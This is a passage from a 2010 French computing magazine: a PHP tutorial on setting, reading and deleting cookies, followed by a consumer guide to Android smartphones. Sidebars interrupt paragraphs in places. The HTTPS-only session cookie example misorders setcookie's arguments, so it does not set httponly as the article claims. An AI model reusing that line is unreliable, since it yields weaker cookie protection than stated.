Lorsque le navigateur reçoit la réponse HTTP, s'il supporte les cookies et que la fonctionnalité est activée, il analyse le champ *Set-Cookie*. Il extrait le nom et la valeur du cookie, ainsi que ses attributs (durée de vie, chemin, domaine, ...). Lorsque des attributs sont absents, le navigateur prend les valeurs définies par défaut (expiration à la fin de la session, ...). Pour des raisons de sécurité, et pour assurer le respect de la vie privée, le navigateur doit rejeter tout cookie dont le chemin ne correspond pas à celui de l'URL demandée dans la requête HTTP. Une fois la validité de la demande vérifiée, le cookie est stocké sur le disque dur du client.

Les spécifications de Netscape et les deux versions des RFC précisent qu'un navigateur doit permettre de stocker au moins trois cents cookies, dont vingt cookies par serveur ou domaine. La place mémoire réservée pour chaque cookie doit être de 4 Ko minimum (ceci permet de stocker 4096 caractères ASCII). Quand le

quota est dépassé le cookie le moins récent est écrasé. Une application web doit donc limiter le nombre et la taille des cookies envoyés.

Les navigateurs proposent des gestionnaires de cookies permettant d'afficher et supprimer les cookies stockés sur le disque. La Figure 1 montre le cookie de langue dans le gestionnaire de cookies de Firefox. Cet exemple correspond au cookie *langue* envoyé par l'exemple de la Figure 3.

Lorsque le cookie envoyé par le serveur existe déjà dans le navigateur (même nom, même domaine et même chemin), la nouvelle valeur remplace la valeur stockée sur le disque. Si le cookie reçu a une date d'expiration dépassée (attribut *expires* pour Netscape ou *Max-Age* pour les RFC), alors le cookie qui était stocké sur le disque doit être effacé par le navigateur. L'envoi d'un cookie dont la durée de validité est nulle, ou la date de validité est dépassée, permet aux applications web de forcer la suppression d'un cookie sur le disque de l'internaute, lorsque celui-ci se déconnecte. Cette mesure évite que la session reste valide si le navigateur n'est pas quitté.

### Envoi par le client

A chaque fois que le navigateur envoie une requête HTTP au serveur, il vérifie si des cookies sont stockés pour le domaine et le chemin de la ressource souhaitée. Si ces cookies ne sont pas périmés et qu'ils peuvent être envoyés en clair, le navigateur ajoute le champ d'en-tête *Cookie* dans l'en-tête de la requête HTTP. Les cookies stockés dans le navigateur ne peuvent être envoyés qu'au serveur qui les a créés. Le cookie *langue*, dans l'exemple pris dans cet article (Figure 4), a été généré par le serveur fictif *monSiteWeb.fr*, il sera envoyé par le navigateur lors de chaque connexion vers le serveur. Il ne sera jamais envoyé à un autre domaine que celui auquel appartient le serveur fictif qui l'a créé.

Le champ d'en-tête HTTP comporte un ou plusieurs cookies sous la forme de paires *nom=valeur*, séparées par le caractère point-virgule. Dans l'exemple ci-après, le navigateur demande la page *index.php* au serveur *monSiteWeb.fr* et envoie les deux cookies de préférences, le style *silver* et la langue *en* :

```
GET http://monSiteWeb.fr/index.php
HTTP/1.0
Cookie:style=silver; langue=en
```

Maintenant que vous connaissez les principes de base de la communication des cookies dans le protocole HTTP, vous allez apprendre à les manipuler depuis un script PHP.

## Manipulation de cookies depuis PHP

Cette partie explique comment envoyer un cookie depuis un script PHP à un navigateur, comment lire un cookie renvoyé par le navigateur et comment modifier ou supprimer un cookie déjà existant.

### Envoyer un cookie depuis PHP

La fonction PHP `setcookie` permet d'envoyer un cookie au navigateur. Elle crée l'en-tête HTTP *Set-Cookie* à partir des paramètres qu'elle reçoit, en se basant sur la spécification des cookies de Netscape. Elle accepte sept arguments et retourne un booléen (faux en cas d'échec). Le nom et la valeur du cookie sont donnés respectivement en premier et second argument. Les arguments suivants fixent la durée de validité, le chemin et le domaine du cookie. Les deux derniers arguments sont des booléens dédiés à la sécurité :

```
setcookie("nom", "valeur", expiration,
"chemin", "domaine", secure, httponly);
```

La date d'expiration doit être donnée sous la forme d'un *timestamp* Unix. C'est-à-dire que c'est un nombre entier représentant le nombre de secondes écoulées depuis le 1er janvier 1970, jusqu'à la date d'expiration souhaitée. Pour stocker un cookie qui restera valide une heure il suffit donc de passer en argument `time()+3600`. Pour obtenir un cookie de session, supprimé lorsque le navigateur est quitté, il suffit de passer la valeur 0. Le code ci-après crée un cookie *langue* persistant qui est valide une semaine (7 jours x 24 heures x 3600 secondes) :

```
setcookie("langue", "en", time()+604800);
```

Si le script est exécuté le samedi 24 avril 2010 à 20h en France, le cookie sera valide jusqu'au samedi 1er mai 2010, 18h GMT. La fonction `setcookie` génère la ligne d'en-tête HTTP correspondante :

```
Set-Cookie:langue=en; expires=Sat,
1-May-2010 18:00:03 GMT
```

Pour restreindre le vol des cookies de session, il est conseillé d'une part d'interdire l'envoi de cookie par le navigateur si la connexion n'est pas cryptée (vol par interception), et d'autre part d'interdire la manipulation des cookies par les langages de script dans le navigateur (vol par une attaque XSS). Ceci est réalisé en donnant la valeur `true` aux deux derniers paramètres de la fonction. Le dernier argument n'est présent que depuis la version 5.2 de PHP. Il a



## Sur Internet

- <http://php.net/manual/fr/features.cookies.php> – Manuel des cookies sur le site officiel de PHP,
- [http://curl.haxx.se/rfc/cookie\\_spec.html](http://curl.haxx.se/rfc/cookie_spec.html) – Spécification d'origine des cookies de Netscape (une copie du document est disponible sur le site officiel de CURL),
- <http://www.rfc-editor.org/rfc/rfc2109.txt> – RFC 2109 HTTP State Management Mechanism (décrit les en-têtes HTTP de transmission de cookies Set-Cookie et Cookie),
- <ftp://ftp.rfc-editor.org/in-notes/rfc2965.txt> – RFC 2965 (décrit les en-têtes HTTP Set-Cookie2, Cookie2 et Cookie, en remplacement du RFC2109).

pour effet d'ajouter le paramètre `HTTPONLY` dans la ligne `set-cookie`. Ce dernier n'étant pas standard il n'est pas implémenté dans tous les navigateurs.

Seul le premier argument de la fonction est obligatoire (nom du cookie). Par défaut le cookie est non persistant, les booléens de sécurité ont la valeur `false`, le chemin est celui du répertoire du script qui est exécuté, le domaine est celui du serveur. Si vous ne souhaitez pas définir de valeur pour un des arguments de type chaîne de caractères, il suffit de lui affecter une chaîne vide. Le code ci-après crée un cookie de session non persistant, qui ne sera transmis que par HTTPS et dont la manipulation en JavaScript sera interdite dans les navigateurs reconnaissant l'attribut `httponly` :

```
setcookie("sessid", "f7db4156ea79df", 0, "", true, true);
```

La fonction génère l'en-tête HTTP suivant :

```
Set-Cookie: sessid=f7db4156ea79df; secure; httponly
```

Les cookies étant envoyés dans l'en-tête HTTP, la fonction doit toujours être appelée avant d'écrire le corps (c'est-à-dire avant toute instruction `echo`, `print`, `printf` ou toute balise HTML). Une fois le début du corps envoyé il est impossible de placer un cookie, PHP affichera dans ce cas un message d'alerte :

*Warning: Cannot modify header information - headers already sent.*

### Récupérer un cookie envoyé par le client

Les cookies envoyés par le navigateur sont stockés par PHP dans le tableau associatif super-global `$_COOKIE`. Les clés de ce tableau sont les noms des cookies, les valeurs sont celles associées à chaque cookie. Par exemple, le code suivant affiche la valeur du cookie `langue` :

```
echo $_COOKIE['langue'];
```

Le script `test.php` ci-après, situé dans le répertoire visite du site web fictif `monSiteWeb.fr` envoie deux cookies au client lorsque celui-ci demande l'URL `http://monSiteWeb.fr/visite/test.php` :

```
<?php // test.php
setcookie("langue", "en", time()+604800, '/');
setcookie("style", "silver", 0);
?>
```

Le premier cookie est une préférence de langue persistante, il sera valide pendant une semaine. Ce cookie sera transmis à chaque fois que le navigateur enverra des requêtes au site `monSiteWeb.fr`, car la validité est sur la racine du site web (symbole *slash*). Le second cookie est une préférence de style non persistante. Comme le chemin n'est pas précisé, c'est celui du script qui a placé le cookie qui sera utilisé, c'est-à-dire `/visite/`. Le cookie sera donc envoyé uniquement aux scripts situés dans le même répertoire que le script `test.php` ou dans un des sous-répertoires.

Le script `affiche_cookies.php` affiche tous les cookies contenus dans le tableau `$_COOKIE` :

```
<?php // affiche_cookies.php
foreach ($_COOKIE as $nom=>$valeur){
    echo "$nom = $valeur<br>";
}
?>
```

Si le script `affiche_cookies.php` est placé à la racine du site web, lorsque le navigateur envoie une requête pour obtenir la ressource `http://monSiteWeb.fr/affiche_cookies.php`, seul le cookie de langue est envoyé car il est valide pour tout le site web. Le script affiche donc :

```
langue = en
```

Si le script `affiche_cookies.php` est placé dans le répertoire `visite`, lorsque le navigateur envoie la requête pour obtenir la ressource `http://monSiteWeb.fr/visite/affiche_cookies.php`, les deux cookies sont envoyés :

```
style = silver
langue = en
```

### Modifier la valeur d'un cookie

Pour modifier la valeur d'un cookie stocké sur le disque du client, il suffit d'en envoyer un de même nom, de même chemin et de même domaine, avec la nouvelle valeur. Par exemple, le code ci-après remplace la valeur du cookie `style`, par la valeur `green` :

```
setcookie('style', 'green');
```

### Effacer un cookie

Pour effacer un cookie stocké par le client, il suffit d'en renvoyer un de même nom, de même chemin et de même domaine, dont la date d'expiration est inférieure à la date courante. Par exemple, si la fonction `setcookie` reçoit comme troisième argument `time()-3600`, le cookie envoyé au client a une date d'expiration située une heure dans le passé. L'instruction ci-après indique qu'il faut effacer le cookie dont le nom est `sessid` :

```
setcookie('sessid', "", time()-3600);
```

### Conclusion

Vous savez à présent placer un ou plusieurs cookies dans le navigateur d'un internaute, et récupérer les valeurs des cookies dans un script PHP. Ces connaissances vous permettent d'ores et déjà de stocker des préférences utilisateur afin de personnaliser l'affichage (style, langue, ...).

Les cookies combinés aux sessions permettent de réaliser des paniers de commandes, ou de gérer une navigation dans un site nécessitant une authentification et comportant plusieurs niveaux de privilèges (wiki, CMS, forum, ...). Dans les prochains numéros de PHP Solutions, vous apprendrez le principe et la manipulation des sessions, vous verrez quels sont les problèmes de sécurité les plus courants rencontrés dans ce type d'application, et comment les sécuriser.

### CÉCILE ODERO, MAGALI CONTENSIN

*Cécile Odero est spécialisée dans la conception et le développement d'applications web en PHP. Elle est développeur web freelance.*

Contact : [cecile.odero@gmail.com](mailto:cecile.odero@gmail.com)

*Magali Contensin, auteur du livre Bases de données et Internet avec PHP et MySQL, est chef de projet en développement d'applications au CNRS. Elle enseigne depuis plus de dix ans le développement d'applications web à l'Université.*

Contact : <http://magali.contensin.online.fr>

# Android ou gPhone

Vous voulez changer de téléphone en pensant à un smartphone ? Oui mais lequel ? Vous avez entendu parler d'Android, de gPhone et vous aimeriez creuser le sujet puisque vous connaissez déjà plus ou moins d'autres noms. Penchons nous donc sur Android.

## Cet article explique :

- Ce qu'est Android.
- Comment gérer au mieux son téléphone Android.

## Ce qu'il faut savoir :

- Ce qu'on espère d'un smartphone.

- le fait que la communauté Android soit en retard par rapport aux communautés Linux parce que les deux projets Linux et Android sont développés de manière totalement séparée.

Niveau de difficulté



Si vous vous penchez sur les smartphones (ou ordiphone), vous aurez le choix entre plusieurs modèles. Par modèle entendez plutôt système d'exploitation que marque de fabricant. Car c'est le système d'exploitation qui, comme pour les ordinateurs traditionnels, permettent à ces téléphones intelligents, outre la téléphonie évidemment, de gérer agendas et calendriers, d'aller naviguer sur internet, de consulter ses courriels, de faire de la messagerie instantanée, etc.. Plusieurs systèmes d'exploitation pour smartphones sont disponibles de nos

jours : Symbian, Windows Mobile, BlackBerry, iPhone OS, Palm webOS, Android, etc.. Si iPhone OS et Windows Mobile sont peut-être les plus connus, Android, bien que bien plus jeune, connaît un bel essor. Intéressons-nous donc à Android pour des raisons que nous allons vite découvrir.

## Présentation d'Android

Initialement, c'est la startup Android qui a développé ce système d'exploitation. Le choix du terme Android est basé sur le mot androïde représentant un robot construit sur le modèle humain. En août 2005, la société Google a racheté la startup Android. Les rumeurs qui ont suivi cette acquisition ont transformé le terme Android en gPhone. De fait, Android est le nom réel du système d'exploitation pour smartphone tandis que gPhone en est devenu le surnom désormais courant des téléphones Android, qu'on nomme aussi Androphone.

## Origine

Android est basé sur le noyau Linux. C'est un système ouvert et Open Source. Cependant, d'après Matthew Porter, architecte logiciel en chef chez la société Embedded Alley, ce n'est pas un système Linux dans le sens strict du terme. Sans s'appesantir sur les détails techniques, Matthew Porter dénonce :

- l'absence de certains composants de Linux, rendant ainsi Android inaccessible et très rigide (exit la librairie C Glibc par exemple),

Du fait de la non présence de Glibc dans Android, une application compilée pour GNU/Linux ne sera pas exploitable. Il faudra recompiler avec la bibliothèque C Droid. De toute façon, il faut également compter avec la taille plus réduite des écrans des smartphones et réadapter fort vraisemblablement l'application graphique en conséquence mais c'est une autre histoire.



Figure 1. Logo officiel avec sa mascotte



Figure 2. Le HTC Heros

D'autre part, l'arborescence des fichiers du système Android n'est pas la même que pour GNU/Linux.

Android est sous licence Apache version 2. Le kit de développement (SDK) est disponible gratuitement sur le site officiel <http://developer.android.com> pour les systèmes d'exploitation Windows, Mac OS X (Intel) et GNU/Linux (i386). Vous vous reporterez sur la rubrique Developer's Guide (Dev Guide) si vous désirez développer (anglophobes s'abstenir). De fait, Android n'est pas isolé puisque l'Open Handset Alliance regroupe, outre Android, des constructeurs et des opérateurs de téléphonie.

### Caractéristiques

Comme tout système d'exploitation, Android met à disposition bureau et applications. Les applications sont développées en Java mais le langage XML est utilisé pour décrire toutes les ressources externes (interfaces, contenus en textes et images) dans un souci de simplicité et de lisibilité. Du point de vue des développeurs, il faut utiliser le kit de développement (SDK) disponible sur le site officiel, le kit étant une machine virtuelle Java optimisée (et nommée *Dalvik*) comportant un sous ensemble de bibliothèques. On ne développe donc pas avec *Java Mobile Edition* (J2ME).

D'autre part, il existe plusieurs versions d'Android, la dernière étant la 2.1 Eclair (les anciennes utilisées dans les gPhone étant la 1.5 Cupcake sortie en avril 2009, la 1.6 Donut de décembre 2009 et la 2.0 Eclair d'octobre 2009). Le mauvais aspect de ces diverses versions est que certaines applications ne sont pas forcément compatibles sur tous les systèmes Android. Impossible alors d'utiliser telle application qui requiert Android Eclair (2.0 ou 2.1) alors que l'Androphone n'utilise que Android Donut (1.6). Mettre à jour Android vers la dernière version ? Pas tant de hâte ! En tout cas, il vaut mieux se renseigner préalablement sur le site du constructeur et les forums. La mise à jour doit être proposée par le constructeur de l'appareil. Cependant, le constructeur du gPhone peut ne pas proposer de mise à jour (préférant privilégier un autre modèle de téléphone Android) ou prendre trop de temps à votre goût pour fournir cette mise à jour. Sachez que c'est pourquoi il peut exister des mises à jour non officielles que vous trouverez sur les sites dédiés au système Android. Toutefois, outre le fait que ces mises à jour de systèmes ne sont valables que pour un modèle précis d'Androphone, vous le ferez à vos risques et périls ! D'où la recommandation à bien lire avant toute manipulation la notice d'emploi de la mise à jour officielle du système mais aussi les retours d'expé-

## Quelques choix d'applications glanées sur le Market

Liste non exhaustive d'applications fonctionnelles (sur mon *Motorola Dext*) :

### Internet

- Opera mini : gratuit : le navigateur Opera pour Android.
- Dolphin Browser : gratuit : navigateur internet bien plus abouti que le navigateur d'origine.
- Meebo IM : gratuit : pour la messagerie instantanée.

### Multimédia

- JamendoPlayer : gratuit : pour accéder au catalogue musical Jamendo.
- Meridian Player : gratuit : excellent lecteur audio / vidéo.
- Music folder : gratuit : Lecteur MP3 avec explorateur de fichiers.
- aRecorder : gratuit : enregistrer le flux audio.

### Personnalisation

- Ringdroid : gratuit : pour créer et éditer ses propres sonneries.
- Ringtones : gratuit : un choix de plus de 200000 sonneries MP3.
- PandaHome : gratuit : pour changer totalement de présentation de bureaux.

### Graphisme

- PicSay Pro : 1,99 \$US : puissant logiciel de retouche photo.
- Camera More : 0,99 \$US : offre de nombreuses fonctions supplémentaires à l'appareil photo.

### Utilitaires

- Astrid : gratuit : gestionnaire de tâches (mieux que celui d'origine).
- Calculatrice scientifique : gratuit : une calculatrice améliorée (par rapport à celle d'origine).
- Note Me : gratuit : pour noter rapidement.
- La conjugaison : gratuit : si vous ne savez pas comment conjuguer.
- Dictionnaire Littré : gratuit : pour les amoureux de la langue de Molières.
- KeePassDroid : gratuit : gestionnaire de mot de passe.

### Gestionnaire de fichiers

- AndExplorer : gratuit : gestionnaire de fichier en français.
- DiskUsage : gratuit : gestionnaire de carte SD par graphique d'occupation.
- SD Card Memory Widget : gratuit : montre l'utilisation de la carte SD.
- AppsInstaller : gratuit : pour installer les applications sur la carte SD.

### Divers

- 3D Compass : gratuit : une boussole électronique en 3D.
- Analog Compass : gratuit : une autre boussole électronique en 2D.
- Lumiere : gratuit : transformer le gPhone en lampe de poche.

### Jeux

- Labyrinth Lite : gratuit : faire passer une boule dans un labyrinthe en évitant des trous.

riences de ces mises à jour, commentaires à trouver sur les forums.

Comme les iPhone, les Androphones sont munis d'un écran tactile. Cliquer sur un bouton, une icône ou un lien revient donc à appuyer dessus.

### Le bureau Android

Initialement, Android fournit un bureau étendu sur trois parties d'écran. Selon les constructeurs, on peut dépasser cette limite de nombre de bureaux (5 sur un Motorola Dext) mais on peut également étendre le nombre de bureaux via des applications tierces (*PandaHome* et *Open Home* permettent jusqu'à 7 bureaux.). Si vous changez de partie de bureau, vous constaterez que le fond d'écran bouge également dans le même sens. Pour ce fond d'écran (papier

peint), à vous de sélectionner une image de fond de taille correcte et respectable pour ne pas vous retrouver avec des bords extrêmes tout noir.

Android permet de placer sur le bureau des raccourcis vers des applications et des dossiers de la micro carte SD mais aussi des *widgets*. Les *widgets* permettent d'afficher sur le bureau des informations rapidement visibles et exploitables. La barre du haut rassemble diverses informations : les réseaux utilisés, le niveau de la batterie, les notifications (arrivée de courriel, de SMS, d'appel, etc.), l'heure, l'avancée de téléchargement, etc..

En bas de l'écran et en son milieu, se trouve une sorte de languette grise comportant une flèche dirigée vers le haut. Cette languette donne accès aux diverses applications





Figure 3. Le Motorola Dext (Cliqui) avec le clavier ouvert



Figure 4. Le Motorola Milestone

en cliquant dessus. Vous obtenez alors la liste des applications classées alphabétiquement. Il suffit de faire glisser cette liste dans un sens ou dans l'autre pour en voir les parties cachées puis de cliquer sur l'icône de l'application désirée. Si la liste des applications est affichée, la languette grise se situe désormais sur le haut de l'écran avec sa flèche dirigée vers le bas. Vous aurez donc compris qu'il suffit de cliquer sur cette languette une nouvelle fois pour replier la liste.

### Applications natives

Par nature et destination, Android a été développé pour intégrer au maximum les applications de Google (Google Maps, Google Talk, Google Calendar, Gmail, YouTube, et récemment Google Earth), du moins depuis le rachat par Google. De plus, une boussole électronique est intégrée (fonction indispensable pour Google Maps) ainsi qu'un accéléromètre. Diverses autres applications se trouvent nativement sur les téléphones

Android : calculatrice, appareil photo, caméscope, gestion des contacts, visualiseur de galerie d'images et de vidéos, navigateur internet ... La liste d'applications installées nativement dépend en fait de l'Androphone (marque et modèle).

### Android Market

Si l'une des applications natives ne vous convient guère ou si vous estimez que l'un de vos besoins applicatifs n'est pas fourni, vous pouvez toujours vous diriger vers l'Android Market. Cette plate-forme met à disposition une liste déjà fort impressionnante d'applications pour Android (entre 16000 et 20000 dont 37,8% payantes, depuis décembre 2009). Passez par le *widget* nommé *Market* (une icône représentant un sac blanc avec le logo vert Android) pour visiter Android Market. Chaque application est dotée de sa propre fiche descriptive avec une notation de popularité, des commentaires et un bouton *Installer*. Je vous invite fortement à cliquer sur le lien *Lire tous les commentaires*. Une fois votre choix effectué, le système vous indique les permissions systèmes requises (internet, GPS ...); vous pouvez encore annuler le téléchargement si ces permissions vous paraissent exagérées. Une fois les permissions systèmes validées par vos soins, le système se charge de télécharger et d'installer l'application et le *widget*. A vous de patienter ! Toutes ces applications sont répertoriées par thèmes et sous-thèmes :

- applications : achats, actualités et météo, communication, divertissement, finance, multimédia, outils, productivité, référence, santé, social, sports, tendances, thèmes, voyages,
- jeux : jeux d'arcade et d'action, jeux de cartes et casino, jeux de réflexion et puzzles, jeux occasionnels.

Si l'application trouvée est payante, vous devez en voir le tarif sur le haut de l'écran. Pour le moment, en France, le paiement se fait via Google Checkout. En bref, vous renseignez une seule et unique fois les éléments de facturation (nom, adresse courriel, carte bancaire) qui seront stockés par les services de Google. Au prochain achat chez Android Market, vous n'aurez rien à ressaisir pour la facturation. Évidemment, si vous craigniez des abus avec un tel système de paiement ou si vous faites partie de ceux qui dénoncent les dérives hégémoniques de Google (C'est votre droit.), ce concept de paiement n'est pas pour vous. Sachez cependant que Google a mis en place avec l'opérateur T-Mobile (USA) la possibilité de payer via l'opérateur et non plus

via Google Checkout. Nous allons devoir patienter quand même pour espérer que ce nouveau concept de facturation arrive rapidement chez nous. Si l'application payante ne vous convient pas, vous disposez de 24 heures pour la désinstaller et vous faire rembourser.

Sachez aussi que la qualité fonctionnelle de l'application peut varier d'un Androphone à un autre. Les commentaires font ainsi parfois état d'applications totalement inexploitablement ou d'applications faisant ralentir l'appareil. N'ayez pas pour autant d'a-priori négatif. Contrairement à l'iPhone installé sur une base unique d'appareil (et c'est la base de sa force), Android est installé sur des machines plus ou moins différentes (comme les PC). Le cœur de chaque gPhone varie légèrement (processeur, taille de la mémoire vive) ainsi que la dimension de l'écran (certaines applications s'avèrent inexploitablement sur les écrans trop petits). Par conséquent, lisez les commentaires mais n'hésitez pas à installer pour tester. Vous ne risquez rien puisque vous pourrez toujours désinstaller.

Pour accéder à l'Android Market, il faut renseigner son identifiant de l'adresse Gmail et son mot de passe lié. Google garde en mémoire les informations sur les programmes téléchargés. Cela effraiera certains mais il est bon de savoir que le fait de changer de gPhone en réutilisant ce même identifiant et mot de passe permet de retrouver toutes les applications précédemment chargées via Android Market et de les mettre à jour.

### Astuces diverses, gestion de votre forfait

Avant toute chose, adaptez préalablement votre abonnement téléphonique à votre future utilisation sous peine de vous arracher les cheveux devant une facture au montant astronomique ! Le simple fait de vous rendre sur Android Market revient à aller sur ... internet. Donc l'élémentaire règle de prudence implique que votre forfait comprenne la navigation sur internet en illimité. Pensez aussi aux courriels : relever sa messagerie électronique avec un smartphone n'est pas englobé dans la navigation internet. Pour les fournisseurs de téléphonie, internet et courriels sont deux activités totalement différentes avec deux options aussi différentes. Je ne vais pas me pencher plus en détail sur ce sujet trop complexe. Je vous invite fortement à voir cela avec votre propre fournisseur de téléphonie.

### Gestion de la batterie

Pour faire durer la batterie, vous pouvez régler les paramètres de l'Androphone :

## Réaliser des captures d'écrans

Si vous désirez réaliser des captures d'écrans d'Android, vous devrez passer par quelques manipulations car cela n'est pas possible directement.

1. Téléchargez et installez le SDK Android à partir de <http://developer.android.com/sdk/index.html>.
2. Réglez l'Androphone en mode débogage USB via Paramètres / Applications / Développement / Débogage USB.
3. Branchez le gPhone sur un port USB de l'ordinateur mais sans monter la carte SD.
4. Rendez vous dans le répertoire tools situé à la racine du SDK Android pour lancer l'utilitaire *ddms*.
5. Sélectionnez le device dans la partie supérieure gauche de l'écran *Dalvik Debug Monitor* et appuyez sur les touches *CTRL + S* afin de capturer l'écran Android.
6. Cliquez sur *save* pour sauvegarder l'image.
7. Cliquez sur *refresh* pour une nouvelle capture.

- Connexions sans fil : activation ou non du Wi-Fi, du Bluetooth, choix du réseau de téléphonie (2G, 3G ou automatique selon l'utilisation),
- Gestion de la batterie : mode performance ou intelligent ou économie,
- Affichage et sécurité : mise en veille, luminosité.

Il est évident que selon l'utilisation, la durée de la batterie variera. Aller naviguer sur internet (3G oblige) est davantage contraignant que passer un simple appel téléphonique. Je vous invite donc à, au moins, tester certains *widjets* se plaçant sur le bureau, qui sont de fait des raccourcis vers les fonc-

tions paramètres de l'appareil. Voici quelques pistes (*widjets* que j'utilise couramment) :

- 2G-3G OnOff : gratuit : passer du 2G au 3G et inversement très rapidement,
- BatteryLife : gratuit : affiche sur le bureau le niveau de la batterie,
- Wifi ON OFF : gratuit : activer / désactiver rapidement le Wifi,
- Brightness Level : gratuit : régler facilement la luminosité.

### Gestion des applications

Pour désinstaller une application, vous avez deux possibilités.



Figure 5. Le Nexus One, fabriqué par HTC mais vendu directement par Google



Figure 6. Le Samsung Galaxy Spica





Figure 7. Le bureau Android du Motorola Dext

- Passer par le Market : passez par l'icône Android Market pour choisir ensuite *Mes téléchargements*. Sélectionnez l'application puis appuyer sur le bouton *Désinstaller*. Notez qu'après le délai de 24 heures, l'application payante est simplement désinstallée sans remboursement.
- Passer par les paramètres de l'appareil : choisissez la rubrique *Applications* puis *Gérer les applications*. Sélectionnez l'application pour appuyer sur le bouton *Désinstaller*.

Pour mettre à jour les applications chargées via Android Market, passez par le Market où

la rubrique *Mes téléchargements* affiche toutes les mises à jour disponibles en tête. Il suffit de choisir une fiche applicative puis cliquer sur le bouton *Mettre à jour*.

#### Connecter à un PC

Pour transférer des fichiers de votre Androphone vers votre ordinateur (et en sens inverse), il suffit de connecter (dans l'ordre suivant) le gPhone au câble USB fourni avec l'appareil (celui qui sert peut-être aussi à recharger la batterie) puis de le brancher à l'ordinateur. Ensuite, il faut aller dans la barre de notification pour sélectionner *Connecter à l'aide d'un câble USB* et cliquer sur *Monter*. C'est aussi simple !

Du côté de GNU/Linux, la connexion est rapide puisque le système GNU/Linux reconnaît nativement le téléphone Android comme un nouveau périphérique au système de fichier VFAT. Pour Windows, je dois avouer qu'après une impossibilité de reconnaissance (un seul essai de connexion), j'ai découvert également une reconnaissance du périphérique automatique (comme système de fichier FAT32) sans avoir rien fait (Windows Vista SP2). Une mise à jour ou un mauvais jour ? Je ne possède pas de machine Mac pour tester cette faculté. Veuillez noter que c'est la micro carte SD de l'Androphone qui est montée (connectée) et non le système Android dans sa globalité.

Pour déconnecter, il faut démonter la micro carte. Il existe deux façons de procéder.

- Méthode Android : Allez dans les notifications pour sélectionner *Éteindre le périphérique de stockage*, demande qu'il faudra confirmer en choisissant le bouton *Éteindre*. Notez que le terme *Éteindre* est mal choisi (mauvaise traduction ?) dans la mesure où l'Androphone est simplement déconnecté en douceur et demeure encore allumé. Une autre méthode de déconnexion trop hâtive risquera d'abîmer la micro carte.
- Méthode PC : Procédez comme lorsque vous déconnectez un classique périphérique USB (tel une clef). Pour Windows, à côté de l'horloge, via l'icône *Supprimer en toute sécurité*. Pour GNU/Linux, sous KDE4, via Dolphin, le panneau *Emplacement* affiche le gPhone comme *Volume (vfat)*. Supposant que vous avez déjà double cliqué pour en afficher le contenu, il suffit de faire un clic droit sur *Volume (vfat)* pour ensuite sélectionner *Retirer en toute sécurité Volume (vfat)*.

Si Windows ne reconnaît pas votre gPhone, rendez-vous sur la page <http://developer.android.com/sdk/win-usb.html> pour télécharger le pilote Windows (compatible uniquement avec Vista et XP. La page explique comment procéder.

#### Ajouter et supprimer widget et raccourci sur le bureau

Pour ajouter un widget ou un raccourci, appuyez longuement sur un emplacement vide du bureau pour sélectionner ensuite *Widget* ou *Raccourcis*, ou *Dossiers*. Pour le supprimer, appuyez longuement sur l'élément désiré puis, dès qu'une corbeille apparaît en bas et au milieu de l'écran, faites le glisser vers cette corbeille.



## Personnalisation

Comme pour GNU/Linux, Android permet de personnaliser son système. J'évoque davantage la personnalisation du bureau que celle des sonneries. Et plus que le simple choix d'un fond d'écran, c'est l'environnement de bureau lui-même qui est possible via diverses applications comme *Open Home*, *PandaHome*, *aHome* ... Soyez cependant vigilant au fait que certaines de ces applications pourraient ralentir votre machine voire même vider rapidement la batterie.

## Conclusion

Investir dans Android permet à Google de renforcer ses positions sur la maîtrise des services liés à internet puisqu'un smartphone peut par nature aller sur le web. A la limite, ce n'est pas là notre affaire en tant que consommateur de téléphonie. Ce qui nous intéresse avant tout est l'aspect pratique du smartphone, ses possibilités et sa philosophie. L'aspect pratique est une affaire de goût mais gageons qu'il ne peut que s'améliorer puisque Google a réussi à fédérer dans l'*Open Handset Alliance* des constructeurs. Les possibilités devraient également s'étendre puisque le catalogue logiciel grossit comme toute assez vite et est déjà assez conséquent. La philosophie Android : c'est là le point noir, du moins pour certains : du GNU/Linux partiel un peu contraignant et l'appétit de Google qui effraie. Pour ceux qui dénoncent la voracité de Google, le salut n'est point non plus du côté d'*Apple* et de *Microsoft*. Mais Android, c'est aussi et déjà une formidable communauté (dont 7 sites francophones).

Sans verser dans le sectarisme, faisons une brève comparaison entre Android et d'autres systèmes d'exploitation pour smartphone tels que iPhone et Windows Mobile / Windows Phone (les plus connus). Android est sous licence libre (licences Apache 2.0 et GPL2) avec code source ouvert




Figure 8. La mascotte du projet Android

## Sur Internet

- <http://fr.wikipedia.org/wiki/Smartphone> – Les smartphones,
- <http://fr.wikipedia.org/wiki/Android> – Android,
- [www.openhandsetalliance.com](http://www.openhandsetalliance.com) – Open Handset Alliance,
- [www.android.com](http://www.android.com) – Site officiel,
- <http://developer.android.com/> – Android Developers,
- <http://android-france.fr/2009/11/27/android-est-il-un-systeme-linux/> – Linux ou pas,
- <http://market.android.com> – Android Market,
- [www.frandroid.com](http://www.frandroid.com) – FrAndroid : la référence francophone,
- <http://android-france.fr> – Android France,
- [www.planete-android.com](http://www.planete-android.com) – Planète Android,
- [www.pointgphone.com](http://www.pointgphone.com) – Point Gphone,
- <http://gphone.news.free.fr> – Android Gphone News,
- [www.sosandroid.fr](http://www.sosandroid.fr) – SOS Android,
- [www.android-software.fr](http://www.android-software.fr) – Android Software,
- <http://fr.androidzoom.com> – AndroidZoom,
- <http://fr.androlib.com> – AndroLib,
- [www.widgetvalley.com](http://www.widgetvalley.com) – Widget Valley.

